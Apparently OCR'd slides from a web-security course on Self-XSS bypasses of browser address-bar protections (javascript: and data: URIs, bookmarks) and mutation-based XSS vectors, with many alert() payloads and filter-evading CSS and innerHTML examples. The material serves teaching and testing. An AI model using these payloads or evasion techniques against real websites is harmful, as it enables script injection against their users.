
```
javascript:alert('Self-XSS')              > alert('Self-XSS')
javascript:javascript:alert('Self-XSS')   > alert('Self-XSS'
```

3.3.6.2 Browsers based on Chromium / Bypasses

Since the leading **javascript:** strings are stripped, a simple bypass is to copy the **javascript:alert('Self-XSS')** and then before pasting it in the omnibox, type the **j** character.

Below is an alternative:


Type JavaScript:alert('Self-XSS') then hit enter



3.3.6.2 Browsers based on Chromium / Bypasses

Even drag and drop works.

Drag & Drop the selection on the tab



3.3.6.2 Browsers based on Chromium / Bypasses

javascript is not the only scheme to consider!
What about the **data scheme**?


"A new URL scheme, "data", is defined. It allows inclusion of small data items as "immediate" data, as if it had been included externally."

Let's see some examples.

3.3.6.2 Browsers based on Chromium / Bypasses

The following is valid with all previous techniques (copy'n'paste, drag'n'drop,...):


```
data:text/html,<script>alert('Self-XSS')</script>
```



3.3.6.2 Browsers based on Chromium / Bypasses

The **data** URI scheme supports the **base64** encoding. This is the previous example but encoded:

```
data:text/html;base64,PHNjcmlwdD5hbGVydCgnU2VsZi1YU1MnKTwvc2NyaXB0Pg==
```



3.3.6.3 Browsers based on Mozilla Firefox

Mozilla Firefox disallows access to the security context of the currently loaded page if that access is attempted by javascript or data-scheme URIs entered directly into the browser's location bar.

But, even if it is not possible to access objects on the inherited page, it is still possible to execute redirects or other malicious operations with both schemes.

https://bugzilla.mozilla.org/show_bug.cgi?id=656433

3.3.6.4 Browsers based on Mozilla Firefox / Bypasses


Redirect to hacker.site with javascript scheme

Redirect to hacker.sitewith data scheme


3.3.6.4 Browsers based on Mozilla Firefox / Bypasses

A way to access objects in the DOM of the inherited page is to add the payload with **`javascript`** scheme in the bookmarks!


1 **Create the bookmark**



2 **Click**



3 **Browser executes JavaScript**



3.3.6.4 Browsers based on Mozilla Firefox / Bypasses

This "**bookmarks-technique**" is also valid in browsers like Chromium, Internet Explorer and Safari.

3.3.6.5 Browsers' Security Measures


Internet Explorer

Internet Explorer has **limited** the `data` scheme for navigation and scripting, but `javascript` is still available even within the inherited page.

The only limit is similar to Chromium browsers, i.e. the browser will strip any leading `javascript:` from the pasted text before inserting into the search bar.

3.3.6.5 Browsers' Security Measures

Internet Explorer / Bypasses




Redirect to hacker.site
with javascript scheme

3.3.6.5 Browsers' Security Measures


Safari

Safari denies **`javascript`** from the **Smart Search Field** but is allowed within bookmarks.



3.3.6.5 Browsers' Security Measures


Safari / Bypasses



3.3.6.5 Browsers' Security Measures

Safari / Bypasses


The **data** schema is allowed too.



3.3.6.6 Browsers' Add-ons

NoScript Security Suite


NoScript Security Suite, a Firefox extension, adds an additional security layer blocking all **`javascript`** and **`data`** URIs:



3.3.6.6 Browsers' Add-ons

NoScript Security Suite / Bypasses

In contrast, as with other browsers, it does not block **`javascript`** and **`data`** URI schemes within bookmarks.



3.3.6.7 JavaScript Console limitations

At a certain point, scammers decided to switch to the JavaScript console for their attacks.

What about the web application developers? They found a *"partial"* way to disable the console…

3.3.6.7 JavaScript Console limitations


The case of Facebook

In February 2014, Facebook found a way of disabling Chrome's console, thereby showing a message when one opens the console. They also provided a way to disable this limitation.

Source> http://stackoverflow.com/questions/21692646/how-does-facebook-disable-the-browsers-integrated-developer-tools

3.3.6.7 JavaScript Console limitations

Of course, websites should never have the power to configure the window.console object and even disable it. In fact, this was a **bug**! To date, chromium developers are working to provide a solid solution to **Combat Self-XSS**.



https://code.google.com/p/chromium/issues/detail?id=349993
https://code.google.com/p/chromium/issues/detail?id=345205

3.4

Exotic XSS Vectors

3.4.1 Mutation-based XSS

Mario Heiderich presented a novel technique called Mutation-based (mXSS). This is a class of XSS vectors, which may occur in **`innerHTML`** and related DOM properties.

To understand **mXSS** there is some introduction that must occur. A common assumption is that what the browser renders is the same as what we give to it. So, if we ask a browser to render a specific string, it will not alter it and show the exact string we provided.

3.4.1 Mutation-based XSS

We can also refer to this as **idempotence** property, i.e. we can ask the browser multiple times to render something and the browser will do this always at the same way.

$$f(f(x)) \equiv f(x)$$

3.4.1 Mutation-based XSS


This is not always true, however, and **Heiderich et al.** discovered with **innerHTML** property, that instead of handling user provided content as is, it *mutates*.

INPUT	OUTPUT
Hi	Hi
<p/id=pID>Hi	<p/id=pID>Hi
<?Hi	<!--?Hi-->
<DiV/><code///>Hi</plaintext><h1>high	<code>Hi high </code>

http://cure53.de/fp170.pdf

3.4.1 Mutation-based XSS

Basically, with these kind of mutations, harmless strings that clearly pass all XSS filters are transformed into XSS attack vectors by the browser layout engine itself.



Source> http://cure53.de/fp170.pdf

3.4.1 Mutation-based XSS


NOTE: Let's now look at some *innerHTML-based* attacks presented in the paper. Please note that many of them do not work anymore because these specific behaviors have been fixed. However, many of them do work with IE9 or older.

If you want to test these payloads there is a nice test-suite at **http://html5sec.org/innerhtml**.

3.4.1.1 mXSS Examples

XML Namespaces in Unknown Elements Causing Structural Mutation (v8 and older)

```
<article xmlns ="urn:img
src=x onerror=xss()//" >123
```





```
<?XML:NAMESPACE PREFIX = [default] >
<img src=x onerror=alert(1) NS = ">
<img src=x onerror=alert(1)" />
<article xmlns=">
<img src=x onerror=alert(1)">
</article>
```

3.4.1.1 mXSS Examples

Backslashes in CSS Escapes causing String-Boundary Violation (IE v7 and older)

```
<p style ="font-family:
'ar\27\3bx\3a
expression\28\61lert\28\31\2
9\29\3bial'" ></p>
```





```
<P style="FONT-FAMILY:
'ar';x:expression(alert(1));ial'"></P>
```

3.4.1.1 mXSS Examples

Misfit Characters in Entity Representation breaking CSS Strings (IE v7 and older)

```
<p style="font-family:
'ar&amp;quot;;x=expression(alert
(1))/*ial'"></p>
```





```
<P style="FONT-FAMILY:
'ar';x:expression(alert(1))/*ial'"></P>
```

3.4.1.1 mXSS Examples

An evergreen (ALL versions)

```
<img style="font-
fa\22onerror\3d\61lert\28\31
\29\20mily:'arial'"src
="x:x" />
```




OUTPUT

```
<IMG style="font-fa"onerror=alert(1)
mily: 'arial'" src="x:x">
```

3.4.1.1 mXSS Examples

CSS Escapes in Property Names violating entire HTML Structure (IE v8 and older)

```
<listing>
&lt;img src=1
onerror=alert(1)&gt;
</listing>
```



OUTPUT

```
<listing>
<img src=1 onerror=alert(1)>
</listing>
```

3.4.1.2 mXSS Multiple Mutations

Mutation XSS works recursively, so if a payload is encoded, just access the **`innerHTML`** twice, and if it is *n-times* encoded, access **`innerHTML`** *n-times*!


To help testing, Gareth Heyes has created a simple tool that mutates the HTML multiple times. It is available here: **http://www.businessinfo.co.uk/labs/mxss/**


3.4.1.2 mXSS Multiple Mutations

Example

Multiple encodings

```
<listing>&amp;lt;img src=1 onerror=alert(1)&gt;</listing>
```





3.4.1.3 Video

From an XSS to a SQL Injection

